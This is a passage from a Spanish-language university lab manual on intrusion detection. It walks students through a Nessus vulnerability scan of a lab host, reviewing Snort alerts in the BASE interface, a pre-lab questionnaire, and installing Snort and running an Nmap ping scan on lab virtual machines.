


Figura 23 Políticas en escucha

4.8.9 Ahora, se da clic en la pestaña de *Scans* (escaneo) ubicado en la parte superior izquierda. Se despliega una nueva ventana de *Listing Scan*, en ella se muestran los escaneos solicitados por el usuario. Para este caso, se creará un nuevo escaneo dando clic en la pestaña de *New Scan* (nuevo escaneo) (figura 24).




Figura 24 Escaneos en escucha

4.8.10 Se despliega el cuadro de *New Scan*, donde se configura el título del escaneo, el tipo, la política a usar (dada en el paso 4.8.7), el o los objetivos a escanear (direcciones IP) o si se requiere subir una ubicación en específico (upload targets). En esta práctica para escanear las vulnerabilidades de B, se usarán los siguientes datos:

Scan Title: Nessus Scan
Scan Type: Run Now *(seleccionar)*
Scan Policy: Redes y Seguridad *(seleccionar)*
Scan Targets: 10.3.0.127

Finalmente, se da clic en *Create Scan* (crear escaneo) (figura 25).




Figura 25 Nuevo escaneo

4.8.11 Al momento de crearlo se inicia el escaneo a la dirección IP de B; ya que se habilitó que se ejecutará inmediatamente en el tipo de escaneo. Se muestra en el análisis, el título del escaneo, el creador, la hora de inicio y su estado (véase la figura 26).




Figura 26 Nuevo escaneo

4.8.12 Para más detalles, se debe dar clic en el recuadro verde de *Status* (estado) donde se abrirá otra ventana de *Results* (resultados). En ella se observan varios elementos en el escaneo como el número de host a escanear, número de vulnerabilidades, exportar resultados al finalizar, resumen del host, la dirección IP a escanear y porcentaje del escaneo. Se debe permitir al programa de Nessus que finalice el escaneo hasta llegar al cien por ciento.

Al finalizar el escaneo se observan dos escenarios: el *primero*, del lado izquierdo de la pantalla corresponde al resumen ejecutivo (las vulnerabilidades más importantes a solucionar) y el *segundo*, del lado derecho (en el resumen de host) corresponde a las vulnerabilidades encontradas y acomodadas por colores según el nivel de alerta (figura 27).




Figura 27 Escenarios del escaneo

4.8.13 En los escenarios del escaneo se da clic en la pestaña de *Vulnerabilities* (vulnerabilidades) donde se muestra a detalle el resumen ejecutivo del host con las principales vulnerabilidades a solucionar por el usuario (figura 28) y está dividido en columnas (nivel de alerta, nombre de la vulnerabilidad, tipo y número de veces que se presenta).




Figura 28 Resumen ejecutivo del host

Cada vulnerabilidad aparece con su número de identificación (ID) en Nessus (véase la figura 29).

Figura 29 Número de identificación de las vulnerabilidades

4.8.14 Si se requiere un informe detallado de las vulnerabilidades a solucionar, se debe dar clic en *Export Results* (exportar resultados) ubicado en la parte superior izquierda, debajo de la pestaña que dice *Vulnerabilities* (figura 30).

Figura 30 Exportar resultados

4.8.15 En la ventana de Export Scan Results (exportar los resultado del escaneo), se puede salvar el documento en formato (HTML, PDF, CSV, Nessus v1, Nessus y NBE export). Además, se puede escoger entre las tres opciones que incluirá el informe, los cuales son: *resumen ejecutivo del host, vulnerabilidades por host y vulnerabilidades por plugin*. Para este caso, se guardará en formato PDF y se seleccionan las tres opciones.

Finalmente, se da clic en el botón de *Export* (exportar) (figura 31).




Figura 31 Opciones para exportar los resultados del escaneo

Cuando se termine de realizar el informe, le pedirá al usuario si desea *abrir* el archivo o *guardarlo.* Para este caso, se da clic en *guardar* donde se deberá escoger la ubicación en la computadora (figura 32).

Figura 32 Petición al usuario para abrir o guardar el archivo

4.8.16 Una vez abierto el informe detallado, los resultados se dividen en tres formas:

a) *Resumen ejecutivo del host*, incluye las vulnerabilidades más importantes a solucionar (figura 33).




Figura 33 Resumen ejecutivo del host

b) *Vulnerabilidades por host*, detalla la información del escaneo (inicio y término), del host (como el DNS, Netbios, IP, sistema operativo), el resumen de resultados (con base en su alerta) y los respectivos detalles (ID en Nessus, sinopsis, descripción, solución, factor de riesgo, información del plugin y puertos que usa) (véase figura 34).

10.3.0.127

Scan Information

Start time:	Fri May 31 19:11:13 2013
End time:	Fri May 31 19:27:13 2013

Host Information

DNS Name:	Kabubi.riu.unam.mx
Netbios Name:	KABUBI
IP:	10.3.0.127
OS:	Microsoft Windows 7 Ultimate

Results Summary

Critical	High	Medium	Low	Info	Total
0	0	8	2	72	82

Results Details

0/tcp


58651 - Netstat Active Connections

Synopsis

Active connections are enumerated via the 'netstat' command.

Figura 34 Vulnerabilidades por host

c) *Vulnerabilidades por plugin*, muestra la información completa de cada plugin (ID en Nessus, nombre, sinopsis, descripción, solución, factor de riesgo, información de la publicación y modificación, referencias, CVSS Base Score, hosts, etcétera) (véase figura 35).



57582 (1) - SSL Self-Signed Certificate

Synopsis

The SSL certificate chain for this service ends in an unrecognized self-signed certificate.

Description

The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host.
Note that this plugin does not check for certificate chains that end in a certificate that is not self-signed, but is signed by an unrecognized certificate authority.

Solution

Purchase or generate a proper certificate for this service.

Risk Factor

Medium

CVSS Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

Plugin Information:

Publication date: 2012/01/17, Modification date: 2012/10/25

Hosts

10.3.0.127 (tcp/443)

```
The following certificate was found at the top of the certificate
chain sent by the remote host, but is self-signed and was not
found in the list of known certificate authorities :

|-Subject : C=US/L=Palo Alto/OU=VMware/CN=VMware/E=none@vmware.com
```

Figura 35 Vulnerabilidades por plugin

4.9 Comprobación de SNORT después de usar NESSUS

4.9.1 Una vez finalizado el escaneo de B por parte del programa Nessus, sin cerrar el navegador se selecciona ahora la pestaña donde se ejecuta la interface web de Snort-MySQL-Base del paso 4.7 y se da clic en el botón de actualizar del navegador (figura 36).




Figura 36 Actualización de la interface web BASE

4.9.2 Al verificar atentamente las estadísticas, se observará que se han actualizado los datos de las alertas (figura 37).




Figura 37 Actualización de la interface web BASE

¿Cuáles fueron los datos que se actualizaron?

_____

_____

4.9.3 Posteriormente se debe dar clic en *Total Number of Alerts* (número total de alertas) para comprobar cuáles fueron las alertas encontradas por la interfaz web de monitoreo de SNORT una vez que A fue atacado.

Las alertas contienen información importante para saber desde dónde se efectuó la intrusión como: el número de identificador (ID), firma, tiempo de realización, dirección de origen, dirección de destino, protocolo y puerto que se usó (figura 38).




Figura 38 Alertas totales de B

¿De qué programa provinieron las intrusiones, qué protocolo se usó, cuál es la dirección IP de origen y destino; así como, sus respectivos puertos que usó cada una?

_____
_____
_____
_____
_____

4.9.4 Ahora, se realizará una prueba sencilla para demostrar la efectividad del detector de intrusos de SNORT con NMAP. En la máquina virtual de Backtrack, sin cerrar la consola de ejecución de Snort, se selecciona el icono azul *All Applications*, que se encuentra en la parte inferior izquierda y se busca la siguiente ruta (figura 39):

All Applications >> Backtrack >> Network Mapping >> Portscanning >> Nmap




Figura 39 Ubicación de NMAP

Nmap (mapeador de redes) es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales.

4.9.5 Una vez abierto el programa, se despliegan las opciones a usar. Para este caso, se usará el siguiente comando para realizar un escaneo de ping al host de B aunque puede ser a cualquier host que esté dentro de la red (figura 40).

bt ~# nmap -v -sP 10.3.0.127

Nota:

-v: Print version number (imprime el número de versión)
-sP: Ping scan (ir más allá de la determinación de si el host está en línea)

Figura 40 Ping scan del host en NMAP

El ping scan es una de las exploraciones más rápidas que Nmap realiza, ya que se consultan si hay puertos reales. A diferencia de un escaneo de puertos en los que se transfirieron miles de paquetes entre dos estaciones, un ping scan requiere sólo de dos frames (tramas). Este análisis es útil para la localización de dispositivos activos o determinar si ICMP está pasando a través de un cortafuego.

¿Qué información se pudo obtener del host usando este comando?

_____
_____
_____

4.9.6 Sin cerrar nada en Backtrack, se localiza en Windows el navegador web donde está hospedada la interfaz web de monitoreo de SNORT y si no observa cambio alguno en las estadísticas, se deberá dar clic al botón de actualizar en el navegador web.

4.9.7 Se observará una notable diferencia en el *Perfil de tráfico por protocolo*, debido a NMAP y al comando usado ya que se usó el protocolo ICMP para comunicarse con el host (figura 41).




Figura 41 Perfil de tráfico por protocolo

Además de la gráfica, ¿qué otras variantes se observan en las estadísticas?

_____
_____
_____
_____
_____
_____

4.9.8 Si se accede nuevamente a *Total Number of Alerts*, se visualizará ahora la intrusión de NMAP dentro de la interfaz web de monitoreo de SNORT (figura 42).




Figura 42 Alertas de la intrusión de NMAP

Si se observa cautelosamente, la dirección de origen proviene de la máquina virtual con Backtrack y la dirección de destino, de la computadora con Windows.

5.- Conclusiones

Revise los objetivos de la práctica y emita sus conclusiones.

PRÁCTICA 9

DETECCIÓN DE INTRUSOS SNORT CON NESSUS

Cuestionario Previo

Nombre del alumno: _____
_____
Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Cuáles son las desventajas de usar IDS?
2. En el campo de la seguridad informática, ¿cuáles son los tres IDS más usados?
3. ¿Qué es una vulnerabilidad?
4. ¿Qué es un intruso informático?
5. ¿Qué es un modelo cliente/servidor?
6. Describe el funcionamiento de Snort
7. Describe el funcionamiento de Nessus
8. ¿En qué consiste MySQL?
9. ¿En qué consiste el servidor Apache Web Server?
10. ¿En qué colores divide Nessus a las vulnerabilidades y cómo las clasifica?

PRÁCTICA NO.10

DETECCIÓN DE INTRUSOS SNORT CON NMAP

PRÁCTICA 10

DETECCIÓN DE INTRUSOS SNORT CON NMAP

1.- Objetivos de Aprendizaje

El alumno:

- Permitirá administrar la seguridad y las tecnologías de detección de intrusos para la protección de redes.
- Aprenderá a instalar, configurar, crear reglas y administrar un detector de intrusos (snort).
- Usará los programas nmap y zenmap para escanear un sistema operativo así como los comandos básicos de cada uno y las diferencias entre los mismos.

2.- Conceptos teóricos

Los sistemas de detección de intrusos (IDS) son procesos o dispositivos activos que analizan la actividad del sistema y de la red de entradas no autorizadas o de actividades maliciosas. También auditan las configuraciones de la red, analizan el sistema para encontrar vulnerabilidades y revisan la integridad de los datos.

Existen muchos beneficios directos e incidentales al usar cualquier IDS, pero al entender cómo funcionan se dará la clave para determinar cuál será el tipo apropiado para incluirlo en una política de seguridad. Los IDS se pueden dividir en:

c) *Basado en conocimiento:* Alerta a los administradores de seguridad antes de que ocurra una intrusión usando una base de datos de ataques comunes.

d) *Comportamiento:* Hace un seguimiento de todos los recursos usados buscando cualquier anomalía, lo que es usualmente una señal positiva de actividad maliciosa.

Un IDS brinda diferentes servicios de manera independiente y escucha pasivamente la actividad registrando cualquier paquete externo como sospechoso, combina las herramientas del sistema estándar, revisa que la configuración no esté modificada al igual que observa el registro de manera detallada, al combinar estas herramientas con la intuición y la experiencia del administrador se puede crear un kit poderoso de detección de intrusos.

Snort es un sistema de detección de intrusiones basado en red (NIDS). Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida. Puede funcionar como sniffer (se puede ver en consola y en tiempo real qué ocurre en la red), registro de paquetes (permite guardar en un archivo los logs para su posterior análisis, un análisis offline) o como un IDS normal (en este caso NIDS).

Nmap (mapeador de redes) es un código abierto para exploración de red y auditoría de seguridad. Utiliza paquetes IP en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando así como docenas de otras características.

Zenmap es una aplicación gráfica gratuita y de código abierto que pretende hacer de Nmap fácil de usar para principiantes mientras que proporciona características avanzadas para usuarios experimentados. A medida que se seleccionan las opciones en la caja de comando (*Command*) se muestra cómo se ejecutaría el programa nmap desde la línea de comandos. Los perfiles (*Profiles*) en zenmap están predeterminados al momento de escanear, permitiendo así realizar un escaneo rápido, además, permite que se creen perfiles propios de escaneo. Los resultados del análisis se pueden guardar, almacenarse en una base de datos y compararlos con otros para observar en qué se diferencian.

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con sistema operativo Windows 7 (cualquier edición)

Software necesario:

- VMware Workstation 9

- Nmap
- Zenmap
- Snort

Máquinas virtuales necesarias:

- Backtrack 5 R3
- Ubuntu 12.04 LTS
- Windows XP Professional
- Windows 7 Ultimate

4.- Desarrollo

Modo de trabajar

La realización de la práctica será en equipos de dos personas.

4.1 Ejecutar el acceso directo del software VMware Workstation 9 que está en el escritorio de Windows.

4.2 Iniciar cada una de las máquinas virtuales (Backtrack 5, Ubuntu, Windows XP y Windows 7), haciendo clic donde dice *Power on this virtual machine*.

4.3 Una vez que estén todas la máquinas virtuales funcionando, se selecciona el sistema operativo Ubuntu en el cual se probará si cuenta con conexión a Internet dando clic en *Inicio (lado superior izquierdo)>> Aplicaciones recientes>> Terminal.*

En la terminal, se teclea lo siguiente:

unam@ubuntu: ~$ ping www.google.com

Nota:

Donde empezará a mandar paquetes a la página web de google, si al detener el proceso todos los paquetes se perdieron quiere decir que no hay conexión a Internet pero si todos se recibieron hay conexión (figura 1), se cierra la terminal. Para detener el proceso se aprieta *ctrl+c.*




Figura 1 Comprobación de conectividad

4.3.1 Se abre otra terminal donde se accederá como superusuario (root), dando clic en *Inicio (lado superior izquierdo)>> Aplicaciones recientes>> Terminal.* En la terminal, se teclea lo siguiente:

unam@ubuntu: ~$ sudo su

La cual solicita la contraseña de root que es *123456* para fines prácticos. Una vez que se está como superusuario, se instalará el programa de Snort con la siguiente sentencia.

root@ubuntu:/home/unam# apt-get install snort

Deberá fijarse que solicitará respuesta del usuario para instalarlo (figura 2).

¿Desea continuar [S/n]? S

```
root@ubuntu: /home/unam
unam@ubuntu:~$ sudo su
[sudo] password for unam:
root@ubuntu:/home/unam# apt-get install snort
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Paquetes sugeridos:
  libdata-dump-perl libcrypt-ssleay-perl libauthen-ntlm-perl snort-doc
Se instalarán los siguientes paquetes NUEVOS:
  libdaq0 libdumbnet1 libencode-locale-perl libfile-listing-perl
  libfont-afm-perl libhtml-form-perl libhtml-format-perl libhtml-parser-perl
  libhtml-tagset-perl libhtml-tree-perl libhttp-cookies-perl
  libhttp-daemon-perl libhttp-date-perl libhttp-message-perl
  libhttp-negotiate-perl libio-socket-inet6-perl libio-socket-ssl-perl
  liblwp-mediatypes-perl liblwp-protocol-https-perl libmailtools-perl
  libnet-http-perl libnet-ssleay-perl libprelude2 libsocket6-perl
  libtimedate-perl liburi-perl libwww-perl libwww-robotrules-perl oinkmaster
  snort snort-common snort-common-libraries snort-rules-default
0 actualizados, 33 se instalarán, 0 para eliminar y 0 no actualizados.
Necesito descargar 3.340 kB de archivos.
Se utilizarán 15,0 MB de espacio de disco adicional después de esta operación.
¿Desea continuar [S/n]?
```

Figura 2 Instalación del programa snort

Cuando el programa esté a punto de finalizar, se pedirá que se ingrese el rango de direcciones a monitorear. Para este caso, se escribirá la dirección IP de la máquina virtual que tiene el sistema operativo Ubuntu (figura 4). Para obtenerlo, se abre otra terminal y se teclea lo siguiente (figura 3):

unam@ubuntu: ~$ ifconfig

```
unam@ubuntu: ~
unam@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  direcciónHW 00:0c:29:de:35:b1
          Direc. inet:192.168.59.138  Difus.:192.168.59.255  Másc:255.255.255.0
          Dirección inet6: fe80::20c:29ff:fede:35b1/64 Alcance:Enlace
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST  MTU:1500  Métrica:1
          Paquetes RX:17616 errores:62 perdidos:78 overruns:0 frame:0
          Paquetes TX:8822 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
